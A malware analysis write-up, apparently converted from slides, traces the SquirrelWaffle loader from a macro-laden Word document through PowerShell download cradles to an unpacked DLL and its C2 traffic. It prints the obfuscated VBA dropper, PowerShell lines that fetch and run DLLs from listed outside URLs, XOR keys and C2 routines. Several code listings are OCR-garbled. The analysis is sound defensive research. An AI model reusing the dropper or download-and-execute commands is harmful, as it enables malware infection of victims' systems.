

SquirrelWaffle

From Maldoc to Cobalt Strike


Background

- A new spam mail campaign has been running since mid-September 2021, which delivered a new kind of malware loader → SquirrelWaffle
- Similar to other campaigns before, this one sends a mail with a malicious attachment or a link to download one.

Let's analyze it!

Virustotal Research

- Campaign uses similar naming scheme: "diagram-<Number>.doc"
 - Sample Case 1) diagram-721.doc
 - Sample Case 2) diagram-623.doc
- Search results on VT: 76 files since 10.09.
- Submissions from DE, FR, HU, IN, US



■ In some other cases .xlm files are used for initial compromise, but the delivered samples in stage 2 and afterwards are the same



- Word document with obfuscated VBA macro
- Analysis via olevba --deobf
 - Some decoy code
 - Dropper & CnC communication

```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
```





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```
HH8="wers"
HH7="h"
HH6="ell "
HHØ= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll.ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr'
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr'
Ran.Run OK5, Chr(48)
```

```
# IEX (New-Object Net.WebClient).DownloadFile('hxxps://priyacareers.com/u9hDQN9YyZg/pt.html','C:\ProgramData\www1.dll')|IEX
LL1 = "SNano='1000EX'.replace('100','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9YyZg/pt.html'',''C:\ProgramData\www2.dll')';$FDOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos.com/GY1INAUMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
LL2 = "$Nanoz='300EX'.replace('300','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/GY1NAUMKZ/pt.html'','C:\ProgramData\www3.dll')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


# IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www3.dll')|IEX
LL4 = "$Nanoz='300EX'.replace('300','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIKrIS/pt.html','C:\ProgramData\www4.dll')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'','C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html
hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html
hxxps://bussiness-z.ml/ze8pCNTlkrlS/pt.html
hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html
hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html






- Dropped PE-DLLs www[1-5].dll vary on requested dropper URLs
- Code is obfuscated
- The called "ldr" function is not available…







Analysis – Stage 2 Flow Graph




Some interesting Imports of this sample are



FLARE CAPA explorer




- Lets start with the dynamic analysis setting a breakpoint at kernel32.dll VirtualAlloc
- 1) Call is coming from call dword ptr ds:[ebx+2113E4]
- 2) Allocated memory is written by rep movsb
- 3) Jumping into buffer shellcode via jmp eax




- Lets start with the dynamic analysis setting a breakpoint at kernel32.dll VirtualAlloc
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
E8 00 00 00 00 = shellcode call instruction



- A further call of VirtualAlloc leads to a new buffer
- Setting a HW,Write breakpoint on that buffer leads to the routine which fills this buffer
- Remove this breakpoint and set another one at the end of the filling routine (leave instruction)
- Magic Bytes: M8Z → aPLib compression



- To reveal the aPLib decompression routine remove all further **breakpoints** and set a new one (HW,Access) at the M8Z header bytes
 - → Breakpoint triggerd in the aPLib decompression function
 - → The EDI register reveals the destination offset for the decompressed content
- Replace the **breakpoint** with one at the end of the decompression routine (ret instruction)
 - → Decompressed PE-DLL
- Dump PE-DLL






 "Idr" function has only one call instruction to the main function

```
public ldr
ldr proc near
call main_function
xor eax, eax
retn
ldr endp
```

- To start "ldr" function, do the following steps:
 - 1) Load PE-DLL in x32dbg
 - 2) Run DllEntryPoint function till returning to initial ntdll call (at least function at offset 0x1000)
 - 3) Move EIP manually to "ldr" entry point

```
sub_10001000 proc near ; DATA XREF: .rdata:1000A2204o
push 40h ; '@' ; Size
push offset aAbcdefghijklmn ; "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm"
mov ecx, offset Buf ; void *
call copy_data
push offset sub_10009960 ; void (_cdecl *)()
call _atexit
pop ecx
retn
sub_10001000 endp
```





The interesting parts of that function are mainly the decryption of the CnC server list and the ones which are used to generate the payload for the further communication.

```
esi, ds:getenv
        eax, [ebp+nSize]
                                                 offset VarName ; "APPDATA"
                                         push
        eax, [ebp+Buffer]
                                                 [ebp+var_103B8], eax
push
                                         mov
       eax, [ebp+nSize]
                         pcbBuffer
       eax
                                                 64h; 'd'
                                         push
       eax, [ebp+Buffer]
                                         push
                                                ds:NetWkstaGetI
call
       ds:GetUserName
```

The output from the function calls are concatenated in a string like

<ComputerName><Username><AppDataPath><Domain>

; bufptr

; level

and XORd with the static key "KJKLO"

```
offset aKjklo
       byte ptr [ecx], 0
                      ; Copy XOR-Key "KJKLO"
       copy_data
                       ; Result in EAX
       byte ptr [ebp+var 4], 12h
       eax, [ebp+var_10238]
call
       sub 100058F0
       ecx, [ebp+lpCmdLine]; Src
       byte ptr [ebp+var_4], 7
                      ; Encrypt further b64 Payload
                         "DESKTOP-BP34C7E\t\tUser\t\tC:\\User\\AppData\\Roaming\t\tWORKGROUP\t\t
                        EAX: &XORd Buffer
```

```
copy_data(&key, "KJKLO", 5u);
LOBYTE(v222) = 18;
sub 100058F0(&v152, v195);
LOBYTE(v222) = 7;
/52 = xor_crypt(v152, v153, v154, v155, v156, v157, key, v159, v160, v161, (int)v162, v163);
```


XOR the concatenated string

```
for ( i = 0; enc_data_index < a5; i = ++enc_data_index )</pre>
 Size = 0;
 v31 = 15;
 enc data = &Block;
 key = &a7;
 LOBYTE(Src[0]) = 0;
 if ( (unsigned int)a6 >= 0x10 )
   enc data = Block;
 if ( (unsigned int)a12 >= 0x10 )
 sub 100068B0(Src, 1u, enc data[enc data index] ^ key[enc data index % a11]);
 LOBYTE(v36) = 3;
 v17 = Src;
 v18 = (char *)Src[0];
 if ( v31 >= 0x10 )
   v17 = (void **)Src[0];
 v19 = v13[5] - v13[4];
 v32 = v13[4];
 v20 = Size;
```

XOR crypt function


To follow the preparation, set breakpoints to the XOR crypt function calls.


The result of the call is returned as a pointer in the EAX register




	Address
OOD5FC40 43 1E 3F 2A 39 43 42 0F 75 17 1F 38 29 3D 38 16 C.?*9CB.u8)= OOD5FC50 1E 3F 2A 39 16 0A 3C 3F 0F 2B 3F 2D 13 19 25 2A .?*9 .+?</td <td>00D5FC30</td>	00D5FC30
OOD5FC50 1F 3F 2A 39 16 OA 3C 3F OF 2B 3F 2D 13 19 25 2A .?*9 .+?</td <td></td>	
00D5FC60 21 26 25 2D 42 45 18 04 18 00 0B 1D 04 1F 1B 45 !&%-BE	00D5FC60

After XORing the concatenated string, the result is encoded base64








Like mentioned before, the XOR crypt routine is also used to decrypt the **embedded CnC server**, but using a different key.

```
while ( 1 )
{
    Sleep(0x5DC0u);
    v170 = &v158;
    sub_100058F0(&v158, v195);
    LOBYTE(v222) = 21;
    v156 = 0;
    v157 = 15;
    LOBYTE(v152) = 0;
    copy_data(&v152, &unk_1000A2D5, 0);
    LOBYTE(v222) = 20;
    v58 = (void **)cnc_communication(v152, v153, v154, v155, v156, v157, v158, v159, v160, v161, (size_t)v162, v163);
```

CnC communication function


```
v238 = &key;
v206 = 0;
v207 = 15;
LOBYTE(key) = 0;
copy_data(&key, "yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE", 0x3Du);
LOBYTE(v271) = 4;
sub_100058F0(&v196, v251);
LOBYTE(v271) = 3;
xor_crypt(v196, v197, v198, v199, v200, v201, key, v203, v204, v205, (int)v206, v207);
```


Key for CnC server list decryption



In the next step the malware does more preparation for a further communication with the CnC server

It concatenates a random string with the the local IP address, XORs and encodes it base64






Set breakpoints on communication functions (send & recv) to follow the further communication


```
if ( send(s, buf, v189, 0) == -1 || shutdown(v190, 1) == -1 )
1496
       closesocket(v190);
1497
       WSACleanup();
1498
       sub 10005890(v239, "500");
1499
       v242 = v154 | 1;
1500
1501
      else
1502
1503
        sub 10005890(v247, &unk 1000A2D5);
1504
        LOBYTE(v271) = 39;
1505
        while (1)
1506
          v191 = recv(v190, v269, 512, 0);
1507
1508
1509
            break;
1510
          for ( i = 0; i < v191; ++i )
1511
1512
            LOBYTE(buf) = v269[i];
1513
            sub 10006860((int)v247, (char)buf);
1514
1515
          v190 = s;
1516
1517
        closesocket(v190);
        WSACleanup();
```

```
FF15 44A1BF74
                                call dword ptr ds:[<send>]
                                 ine 3087041.74BF39E8
             OF85 B5000000
4BF3933
             56
             FF15 <u>3CA1BF74</u>
FF15 <u>34A1BF74</u>
                                call dword ptr ds:[<closesocket>]
call dword ptr ds:[<WSACleanup>]
4BF3934
4BF393A
4BF3940
             8B8D 70F7FFFF
                                mov ecx, dword ptr ss:[ebp-890]
                                                                                 74BFA558: "500"
'4BF3946
             68 58A5BF74
                                push <3087041.a500>
                                 call 3087041.74BF5890
4BF3948
             E8 401F0000
4BF3950
             83CF 01
                                or edi,1
             89BD 7CF7FFFF
                                mov dword ptr ss:[ebp-884],edi
4BF395
4BF395
             8D8D B8F9FFFF
                                lea ecx, dword ptr ss:[ebp-648]
                                                                                 void *
4BF3958
             E8 1C1E0000
                                 call 3087041.74BF5780
4BF3964
                                                                                 void *
             8D8D E8F9FFFF
                                lea ecx, dword ptr ss: [ebp-618]
                                 call 3087041.74BF578
4BF396/
             E8 111E0000
                                 lea ecx,dword ptr ss:[ebp-678]
                                                                                 void *
4BF396
             8D8D 88F9FFFF
4BF397
             E8 061E0000
                                 call 3087041.74BF57
4BF397
             8D8D D0F9FFFF
                                lea ecx, dword ptr ss: [ebp-630]
4BF3980
             E8 FB1D0000
                                call 3087041.74BF5780
4BF3985
             68 8057BF74
                                push 3087041.74BF5780
                                                                                 void (__thiscall *)(void *)
4BF398/
4BF3980
             6A 18
                                 push 18
4BF3988
             8D85 18FAFFFF
                                 lea eax, dword ptr ss:[ebp-5E8]
74BF3994
             C645 FC 06
                                mov byte ptr ss:[ebp-4],6
                                                                                 void *
'4BF3998
             50
                                 call <3087041.?? M@YGXPAXIIP6EX0@Z@Z>
4BF3999
             E8 5E4D0000
             68 8057BF74
                                push 3087041,74BF5780
                                                                                 void (__thiscall *)(void *)
4BF3998
4BF39A3
                                push 14
                                                                                unsigned int
4BF39A9
             6A 18
                                 push 18
             8D85 F8FBFFFF
                                 lea eax, dword ptr ss:[ebp-408]
                                                                                 [ebp-408]: "celulasmadreenmexico.com.mx"
74BF39A7
4BF39AD
             C645 FC 05
                                mov byte ptr ss:[ebp-4],5
4BF39B1
                                push eax
                                 call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
4BF39B2
             E8 454D0000
74BF39B
             8D8D OOFAFFFF
                                lea ecx,dword ptr ss:[ebp-600]
                                                                                 void *
74BF39BD
             E8 BE1D0000
                                 call 3087041.74BF578
4BF39C2
             8D8D 70F9FFFF
                                 lea ecx,dword ptr ss:[ebp-690]
                                                                                 void *
             E8 B31D0000
                                 call 3087041.74BF57
4BF39C
                                                                                 void *
74BF39CI
             8D4D 08
                                 lea ecx,dword ptr ss:[ebp+8]
74BF39D0
             E8 AB1D0000
                                 call 3087041.74BF5
74BF39D9
             8D4D 20
                                 lea ecx,dword ptr ss:[ebp+20]
                                                                                 void *
             E8 A31D0000
74BF39D8
                                 call 3087041.74BF5780
4BF39DD
             8B85 70F7FFFF
                                mov eax, dword ptr ss:[ebp-890]
4BF39E3
             E9 BOEAFFFF
74BF39E8
             6A 01
                                push 1
                                                                                 how
74BF39E/
                                push esi
             5.6
74BF39E8
                                call dword ptr ds:[<shutdown>]
             83F8 FF
4BF39F3
                                cmp eax, FFFFFFFF
                                 je 3087041.74BF393
4BF39F4
             OF84 39FFFFFF
             68 <u>D5A2BF74</u>
8D8D 38F9FFFF
74BF39F/
                                 push 3087041.74BFA2D5
                                 lea ecx, dword ptr ss:[ebp-6C8]
                                                                                void *
74BF39F
74BF3A09
             E8 861E0000
                                mov byte ptr ss: [ebp-4].27
                                                                                 27: ' ' '
74BF3A0A
